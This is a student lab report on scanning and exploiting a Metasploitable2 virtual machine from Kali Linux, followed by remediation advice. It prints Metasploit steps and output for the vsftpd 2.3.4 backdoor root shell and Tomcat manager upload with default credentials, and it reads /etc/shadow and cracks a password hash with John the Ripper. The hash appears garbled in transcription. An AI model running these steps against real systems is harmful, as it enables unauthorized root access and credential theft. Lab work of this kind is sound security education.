Name : Pooja Shriwas

Class: 4th SEM CyberSecurity

ERP: 6604718

Network Scanning, Service Exploitation, and Security Remediation

Project objectives

Introduction - This project focuses on scanning networks and finding weaknesses using tools like Nmap, Kali Linux, and Metasploitable. We identified open ports, running services, and tested how attackers can exploit them. It helped us understand basic ethical hacking and how to protect systems from real-world threats.

- **Project Requirements**
  1. Scan a target system for open ports and services
  2. Find hidden ports
  3. Perform OS detection and version detection

- **Tool Details**
  1. Two Operating System
     - Kali Linux (Attacking Machine)
     - Metaspolitable (Target Machine)
  2. Nmap (Network Scanning)
  3. John the Ripper

- **Task**

  Network Scanning

  Task 1: Basic Network Scan
  - Step 1: Open a terminal on your Kali Linux machine

- Step 2: Identify your Network IP range
  → ifconfig
- Step 3: Perform a Basic Network Scan on your local network
  → nmap -v 192.168.133.0/24

The expected output includes:

- ✓ A list of **live hosts** (devices currently connected to the network)
- ✓ Their corresponding **IP addresses** and **MAC addresses**
- ✓ A list of **open ports** on each device (example: 21,22,23,25,80)
- ✓ **Service information** (e.g., ssh,ftp, smtp,http) for each open ports

What the Command Does

- `nmap`: Launches the network scanning tool.
- `-v`: Verbose mode, shows more details.
- `192.168.133.0/24`: Scans all IPs from `.1` to `.254` in that subnet.

Output of the Scan

Reconnaissance

Task 1: Scanning for hidden ports

- Step 1: To find hidden ports, we need to scan all the ports on the target IP address,Run the following command to scan all 65,535 ports:
  → nmap -v -p- 192.168.133.129


The expected output includes:

- ✓ A list of all **open ports** on the target system, including **hidden or uncommon ports** that are not usually scanned.
- ✓ For each open port, **Output of the Scan**
- ✓ will display:
  - **Port Number**
  - **State** (e.g., open, closed)
  - **Service name** (if recognied)

What This Does:

- `-v`: Verbose output (shows more details)
- `-p-`: Scans from port 1 to 65535 (full port range)

Output of the Scan



Total Hidden Ports = 7

List of hidden ports

1. 3632
2. 6697
3. 8787
4. 36485
5. 39900
6. 44591
7. 51058

Task 2: Service Version Detection

- Step 1: To find out which service are running on the open ports along with their version details , we use the –sV option with Nmap:
  → nmap -v -sV 192.168.133.129

The expected output includes:

- ✓ A detailed list of open ports
- ✓ The name of the service running on each port (eg., ssh, http)
- ✓ The version of each service (eg., vsftpd 2.3.4,OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0))

What This Does:

- -sV: Detects service versions

Output of the Scan

Task 3: Operating System Detection

- Step 1: To detect the operating system running on target device, we use the -O option with Nmap
  → nmap –O 192.168.133.129


The expected output includes:

- ✓ Information about the operating system running on the target device
- ✓ Includes OS name, version, and accuracy percentage
- ✓ May also show additional system details like device type and network distance

What This Command Does

- -0: Enables OS detection using TCP/IP fingerprinting

Output of the Scan



Enumeration


- **Target IP Address** 192.168.133.129
- **Operating System Details** (Linux 2.6.9 - 2.6.33)
- **MAC Address**: 00:0C:29:E8:51:6D (VMware)
- **Device type**: general purpose
- **Running:** Linux 2.6.X
- **OS CPE:** cpe:/o:linux:linux_kernel:2.6
- **OS details**: Linux 2.6.9 - 2.6.33

Services Versions with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login?	
514/tcp	open	shell	Netkit rshd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	Open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)



PORT	**STATE**	**SERVICE**	**VERSION**
3632/tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
6697/tcp	open	irc	UnrealIRCd
8787/tcp	open	drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
36485/tcp	open	nlockmgr	1-4 (RPC #100021)
39900/tcp	open	java-rmi	GNU Classpath grmiregistry
44591/tcp	open	mountd	1-3 (RPC #100005)
51058/tcp	open	status	1 (RPC #100024)

Exploitation of Services

1. FTP Exploitation (Port 21)

Target Service: vsftpd 2.3.4 (Vulnerable in metasploitable2)

- Step 1: Open Terminal
  → msfconsole
- Step 2: Search the exploit
  → search vsftpd
- Step3: Use the correct exploit module
  → use exploit/unix/ftp/vsftpd_234_backdoor
- Step 4: Set the target IP
  → set RHOSTS 192.168.133.129
- Step 5: Run the exploit
  → run

Expected Output:

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.133.129
RHOSTS => 192.168.133.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.133.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.133.129:21 - USER: 331 Please specify the password.
[+] 192.168.133.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.133.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.133.128:43837 → 192.168.133.129:6200) at 2025-05-15 11:17:30 -0400
```


2. HTTP Exploitation (Port 8180 – Tomcat)

Target Service: Apache Tomcat Manager

- Step 1.Open Metasploit Console
  → msfconsole
- Step 2. Use Tomcat Exploit
  → use exploit/multi/http/tomcat_mgr_upload
- Step 3. Set Target Details
  → set RHOSTS 192.168.133.129
  → set RPORT 8180
  → set HTTPUSERNAME tomcat
  → set HTTPPASSWORD tomcat

- Step 4. Run the Exploit
  → run

Expected Output:




3.Telnet Exploitation (Port 23)

Target Service: Telnet on Metasploitable2 (allows weak credentials)

- Step1: Open Metasploit Console
  → msfconsole
- Step2: Use Tomcat Exploit
  → use auxiliary/scanner/telnet/telnet_login
- Step3: Set Target Details
  → set RHOSTS 192.168.133.129
  → set USERNAME msfadmin
  → set PASSWORD msfadmin
- Step4: Run the Exploits
  → run

Expected Output:



Create user with root permission

- Step 1: Switch to Root User

  → sudo su
- Step 2:Create a New User

  → adduser riya
- Step 3: Verify User in /etc/passwd


  → cat /etc/passwd

```
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
riya:x:1005:1005:riya,,,:/home/riya:/bin/bash
root@metasploitable:/home/msfadmin# _
```

User = riya:x:1005:1005:riya,,,:/home/riya:/bin/bash

- Step 4: View the User's Hashed Password


  → cat /etc/shadow



Hash = riya:1czWeItbB$sE.xgkhefAAV803ycEmyu0

Cracking password hashes

- Step 1: Store the password hash in a text file



Filename = hash

- Step 2: Cracking password with prebuilt wordlist of john in default mode

  → john hash

```
┌──(kali㉿kali)-[~]
└─$ john hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 94 candidates buffered for the current salt, minimum 96 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
abc6             (riya)
1g 0:00:00:00 DONE 2/3 (2025-05-16 03:43) 2.702g/s 149827p/s 149827c/s 149827C/s andres6..republic6
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Step 3: To display the cracked password of the hash

  → John hash –show

Remediation

1. vsFTPd (Very Secure FTP Daemon)

- Current Version on Metasploitable: vsFTPd 2.3.4
- Vulnerability: This version has a backdoor vulnerability (CVE-2011-2523) that allows attackers to gain shell access when logging in with a special username.
- Recommended Version: vsFTPd 3.0.5 or later
- Fix:
- Update to latest version using:
- sudo apt-get install vsftpd
- Disable anonymous login and enforce strong passwords.
- Use SFTP for encrypted file transfers.
- Reference: https://security-tracker.debian.org/tracker/CVE-2011-2523

2. Apache HTTP Server

- Current Version on Metasploitable: Apache 2.2.8
- Vulnerability: Multiple known vulnerabilities, including buffer overflow and DoS attacks (e.g., CVE-2011-3192).
- Recommended Version: Apache 2.4.59 (Latest stable as of May 2025)
- Fix:
- Upgrade Apache using official repositories or source:
- sudo apt-get install apache2
- Disable directory listing and secure server configurations.
- Keep modules to a minimum.
- Reference: https://httpd.apache.org/security/vulnerabilities_24.html

3.Telnet Service

- Current Status on Metasploitable: Active
- Risk: Telnet sends data in plaintext and is outdated
- Recommended Action:

- Disable Telnet completely
- Replace with SSH for encrypted remote access
- Use:
- sudo systemctl disable telnet
- Reference: https://www.cisa.gov/news-events/alerts/2021/07/14/risks-using-telnet

1. Use Strong Passwords

- Don't use easy passwords like 123456 or admin.
- Use long passwords with letters, numbers, and special characters.

2. Turn Off Unused Services

- Services like Telnet and FTP are old and not safe.
- If not needed, turn them off.
- Use SSH and SFTP instead, which are more secure.

3. Keep Your System Updated

- Always install the latest updates and security patches.
- This helps fix known bugs and weaknesses.

4. Close Unused Ports

- Open ports can be doors for attackers.
